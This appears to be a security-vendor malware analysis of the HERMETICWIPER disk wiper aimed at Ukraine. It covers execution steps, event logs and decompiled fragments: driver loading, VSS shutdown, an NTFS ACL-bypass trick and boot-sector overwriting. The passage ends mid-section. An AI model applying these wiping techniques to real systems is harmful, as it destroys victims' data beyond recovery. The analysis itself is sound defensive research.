

Elastic protects against data wiper malware targeting Ukraine: HERMETICWIPER

elastic.github.io/security-research/intelligence/2022/03/01.hermeticwiper-targets-ukraine/article/

Elastic Security Research
Elastic protects against data wiper malware
Analysis of the HERMETICWIPER malware targeting Ukranian organizations.

HERMETICWIPER Malware


2022-03-01

Introduction¶

On February 23, 2022, the ESET threat research team disclosed a series of findings pertaining to a Data Wiper malware campaign, impacting hundreds of systems across Ukraine, named HERMETICWIPER. Elastic previously published research on Operation Bleeding Bear, a campaign targeted towards Ukrainian assets with similar destructive intentions.

Malware Wipers remain a common tactic of adversaries looking to cause havoc on systems impacted by their payloads. Typically this class of malware is designed to wipe the contents of any drives a system may have, rendering the end-users personal data lost. Many more recent examples of this class of payload incorporate tactics that also tamper with the boot process, with HERMETICWIPER being no exception.

Customers leveraging the Elastic Agent version 7.9+, and above are protected against this specific malware, with further research being undertaken to improve detection efficacy.



@timestamp	event.code	event.action	event.category	process.executable
Feb 23, 2022 @ 16:23:48.579	malicious_file	execution	malware, intrusion_detection, process	C:\Users\IEUser\Desktop\1bc44eef75779e3ca1eefb8ff5a64807dbc942b1e4a2672d77b9f6928d292591.exe
Feb 23, 2022 @ 15:31:18.459	malicious_file	execution	malware, intrusion_detection, process	C:\Users\IEUser\Desktop\1bc44eef75779e3ca1eefb8ff5a64807dbc942b1e4a2672d77b9f6928d292591.exe
Feb 23, 2022 @ 15:30:59.659	malicious_file	execution	malware, intrusion_detection, process	C:\Users\IEUser\Desktop\1bc44eef75779e3ca1eefb8ff5a64807dbc942b1e4a2672d77b9f6928d292591.exe


Malware Wipers & Ukrainian Targets¶

Unfortunately, this is not the first time this year that Ukranian systems have been the target of Data-wiping payloads - Microsoft published findings pertaining to similar, observed attacks that impacted systems within Ukraine, however initially impacting a far smaller number of systems. The publication outlined that the targeting of this specific earlier campaign was focused on multiple government agencies, non-profits, and information technology organizations throughout the country.


Malware Stage Analysis¶

HERMETICWIPER is digitally signed by Hermetica Digital Ltd., an organization registered in Cyprus, and embeds 4 legitimate driver files from EaseUS Partition Manager that are compressed using MS-DOS utility (`mscompress`). Hermetica Digital Ltd. has revoked the code-signing certificate.

Upon execution, HERMETICWIPER creates a kernel mode service and interacts with it via `DeviceIoControl` API function. The main objective is to corrupt any attached physical drive and render the system data unrecoverable.


START - Disable CreashDump (CrashDumpEnabled) limit exposure case of crash
Check OS Version & load EasUs driver from PE resources via FindResource/LoadResource (x64/32b)
Lookup / Adjust SeShutdown and SeBackupPrivilege
Check if EaseUs driver device exists, if not drops driver file to "\??\C:\Windows\system32\Drivers\??dr.sys"
Retrieves the physical location of accessible volumes (\\.\C:)
Enable SeLoadDriverPrivilege
Create & Start Service (driver is loaded in the kernel)
Short Sleep followed by deletion of the Lempel-Ziv compressed driver file and service registry key (limit exposure)
Stops VSS service and change its start type to disabled
Disable Explorer ShowInfoTip and ShowCompColor
Connect to driver device \\.\EPMNTDRV\0
Enumerate accessible PhysicalDrive%s (bruteforce 0-100) & mounted volumes
For each accessible Drive / Volume collect extended Info via DeviceIoControl (GEOMETRY, LAYOUT, VOLUME_DISK_EXTENTS)
Impact - Overwrite NTFS Boot Sector and Multiple files on-disk with CryptGenRandom output (1024 bytes) via a series of DeviceIoControl calls (FSCTL_GET_RETRIEVAL_POINTERS & FSCTL_MOVE_FILE) per file.
END - Sleep and InitiateSystemShutdownExW or System Crashes
Missing operating system

Below is a summary of the events generated during the installation phase using, Windows events logs and Elastic Agent.




@timestamp	event.action	winlog.event_data.EnabledPrivilegeList	registry.value	file.path	dll.name	process.name	process.pid	dll.code_signature.subject_name
Feb 25, 2022 @ 21:42:22.529	end	-	-	-	-	wiper.exe	1,820	-
Feb 25, 2022 @ 21:38:34.434	modification	-	ShowCompColor	-	-	wiper.exe	1,820	-
Feb 25, 2022 @ 21:38:34.434	modification	-	ShowInfoTip	-	-	wiper.exe	1,820	-
Feb 25, 2022 @ 21:38:32.102	deletion	-	-	C:\Windows\system32\Drivers\rhdr	-	wiper.exe	1,820	-
Feb 25, 2022 @ 21:38:31.058	load	-	-	-	rhdr.sys	System	4	CHENGDU YIWO Tech Developmer Ltd.
Feb 25, 2022 @ 21:38:31.054	service-installed	-	-	-	-	-	-	-
Feb 25, 2022 @ 21:38:31.052	Token Right Adjusted Events	SeLoadDriverPrivilege	-	-	-	-	-	-
Feb 25, 2022 @ 21:38:30.904	creation	-	-	C:\Windows\system32\Drivers\rhdr	-	wiper.exe	1,820	-
Feb 25, 2022 @ 21:38:30.904	creation	-	-	C:\Windows\system32\Drivers\rhdr.sys	-	wiper.exe	1,820	-
Feb 25, 2022 @ 21:38:30.900	Token Right Adjusted Events	SeBackupPrivilege	-	-	-	-	-	-
Feb 25, 2022 @ 21:38:30.895	modification	-	CrashDumpEnabled	-	-	wiper.exe	1,820	-
Feb 25, 2022 @ 21:38:27.282	start	-	-	-	-	wiper.exe	1,820	-

Following the installation process, HERMETICWIPER determines the dimensions of each partition by calculating the bytes in each sector and sectors in each cluster using the `GetDiskFreeSpaceW` Windows API function.

The malware interacts with the IOCTL interface, passing the parameter `IOCTL_VOLUME_GET_VOLUME_DISK_EXTENTS` with a value of `0x560000` to the device driver in order to retrieve the physical location of the root driver (`\\.\C`). The root drive corresponds to the volume Windows uses to boot, and its identification is essential to achieve a destructive impact.

The NTFS/FAT boot sector and random file physical offsets are enumerated for each accessible physical drive, and then overwritten by the output of the CryptGenRandom API function and a series of `FSCTL_GET_RETRIEVAL_POINTERS` and `FSCTL_MOVE_FILE IOCTL` s.


Once the system crashes or restarts, the system is unable to boot and the data is corrupted.


MSEdge - Win10 (Snapshot 6) [Running] - Oracle VM VirtualBox

```
Missing operating system
```


Interesting Functionality¶

Similar to different ransomware families, HERMETICWIPER avoids specific critical folders and files during the wiping process. This ensures the machine is still operable and will not impact the disk wiping/file corrupting process at a later stage.




```
int __stdcall ctf::callback::IsNotPathContainingWhitelistedFolder(wchar_
{
  int i; // esi
  int v5; // eax
  wchar_t *whitelist[7]; // [esp+Ch] [ebp-1Ch]

  i = 0;
  whitelist[0] = L"Windows";
  whitelist[1] = L"Program Files";
  whitelist[2] = L"Program Files(x86)";
  whitelist[3] = L"PerfLogs";
  whitelist[4] = L"Boot";
  whitelist[5] = L"System Volume Information";
  whitelist[6] = L"AppData";

  while ( !StrStrIW(p_w_file_path, whitelist[i]) )
  {
    if ( (unsigned int)++i >= 7 )
      return 1;
  }

  // Found.
  v5 = p_struc_15->field_18;
  if ( (v5 & 7) != 0 )
  {
    p_struc_15->field_18 = v5 + 1;
  }
  else
  {
    Sleep(0);
    p_struc_15->field_18 = 1;
  }

  return 0;
```

Another interesting technique observed when targeted files are queued for wiping is how they are accessed by concatenating the value `::$INDEX_ALLOCATION` to a filename. This documented NTFS trick is an additional method to bypass access-control list (ACL) permissions on targeted files to provide more reliability when accessing these files.



```
kernelbase.77A3E358
 mov eax,dword ptr ss:[ebp+14]
 mov edx,dword ptr ss:[ebp+C] ; [ebp+C]:EntryPoint
 mov ecx,dword ptr ss:[ebp+8]
 mov dword ptr ss:[esp+10],eax
 mov eax,dword ptr ss:[ebp+20]
 push 0
 mov dword ptr ss:[esp+18],eax
 lea eax,dword ptr ss:[esp+4] ; [esp+4]:L"\\\\?\\C:\\System Volume Information::$INDEX_ALLOCATION"
 push eax ; eax:L"::$INDEX_ALLOCATION"
 push dword ptr ss:[ebp+18]
 push dword ptr ss:[ebp+10] ; [ebp+10]:EntryPoint
 call kernelbase.77A3E390
 mov esp,ebp
 pop ebp
 ret 1C
```

HERMETICWIPER also modifies two registry settings during execution (`ShowCompColor` and `ShowInfoTip`), setting those key values to `0` . Within Windows, when a user chooses to compress NTFS directories/files, there is a setting that allows the user to differentiate them in Windows Explorer showing them as blue representing compressed data or green for encrypted data. This is an attempt by the malware to not set off any suspicious behavior to the user with different coloring on directories/files before the disk corruption occurs on the machine.



Folder Options

General | View | Search

Folder views

You can apply this view (such as Details or Icons) to all folders of this type.

Apply to Folders | Reset Folders

Advanced settings:

- ○ Don't show hidden files, folders, or drives
- ● Show hidden files, folders, and drives
- [✓] Hide empty drives
- [ ] Hide extensions for known file types
- [✓] Hide folder merge conflicts
- [✓] Hide protected operating system files (Recommended)
- [ ] Launch folder windows in a separate process
- [ ] Restore previous folder windows at logon
- [ ] Show drive letters
- [✓] Show encrypted or compressed NTFS files in color
- [✓] Show pop-up description for folder and desktop items
- [✓] Show preview handlers in preview pane
- [✓] Show status bar

Restore Defaults

OK | Cancel | Apply

Shredding Component Analysis¶

The malware wipes specific target folders/files writing pre-generated random data at specific disk addresses. It does this by setting up 4 different shredding queues in the binary.

```
shredding_queue_0.p_targets = 0;
shredding_queue_1.p_targets = 0;
shredding_queue_2.p_targets = 0;
shredding_queue_3.p_targets = 0;
```

Each queue usage and its functionality is undetermined, but are used at different points in the sample. The shredding queue is composed of a linked list of targets which contain random pre-generated data (generated at queuing) of the size of the target, the disk number and a linked list of “file” parts with disk addresses and sizes.

HERMETICWIPER Structure for ShredTarget function

```
struct ctf::ShredTarget
{
ctf::ShredTarget *p_next;
ctf::ShredTarget *p_prev;
ctf::FilePart *p_parts;
int disk_number;
uint8_t *p_random_filled_buffer;
int p_random_filled_buffer_size;
};
```

HERMETICWIPER Structure for FilePart function


```
struct ctf::FilePart
{
ctf::FilePart *p_next;
ctf::FilePart *p_prev;
uint64_t start_address;
uint64_t size;
};
```

HERMETICWIPER targeting file, folder, and disk partitions

```
ctf::QueueFileShred
ctf::QueueFolderShred
ctf::callback::IfPathContainNtUserQueueFileShred
ctf::callback::QueueNtfsBitmapAndLogAttributeShred
ctf::callback::QueueFileShredIfNotSymlink
ctf::callback::QueuePartitionFirstClusterShred
ctf::callback::QueuePartitionShred
```


The malware emphasizes the following items that are targeted for shredding.

The dropped driver if something goes wrong or after service start:




```
ctf::QueueFileShred(p_w_driver_path, _p_shredding_queue);
```

The malware process itself if driver launch goes wrong:




```
SetLastError(v14);
if ( GetModuleFileNameW(0, p_current_process_filename, 0x104u) )
  ctf::QueueFileShred(p_current_process_filename, &shredding_queue_0);
```

The disk’s partition first cluster (enumerates up to 100):




```
// Iterate over bruteforced disk number and apply partition shred
for ( physical_disk_number = 0; physical_disk_number <= 100; ++physical_disk_number )
  ctf::ApplyCallbackForEachDrivePartition(
    physical_disk_number,
    &shredding_queue_1,
    ctf::callback::QueuePartitionFirstClusterShred);
```

The System Volume information direct used to store Windows restore points:



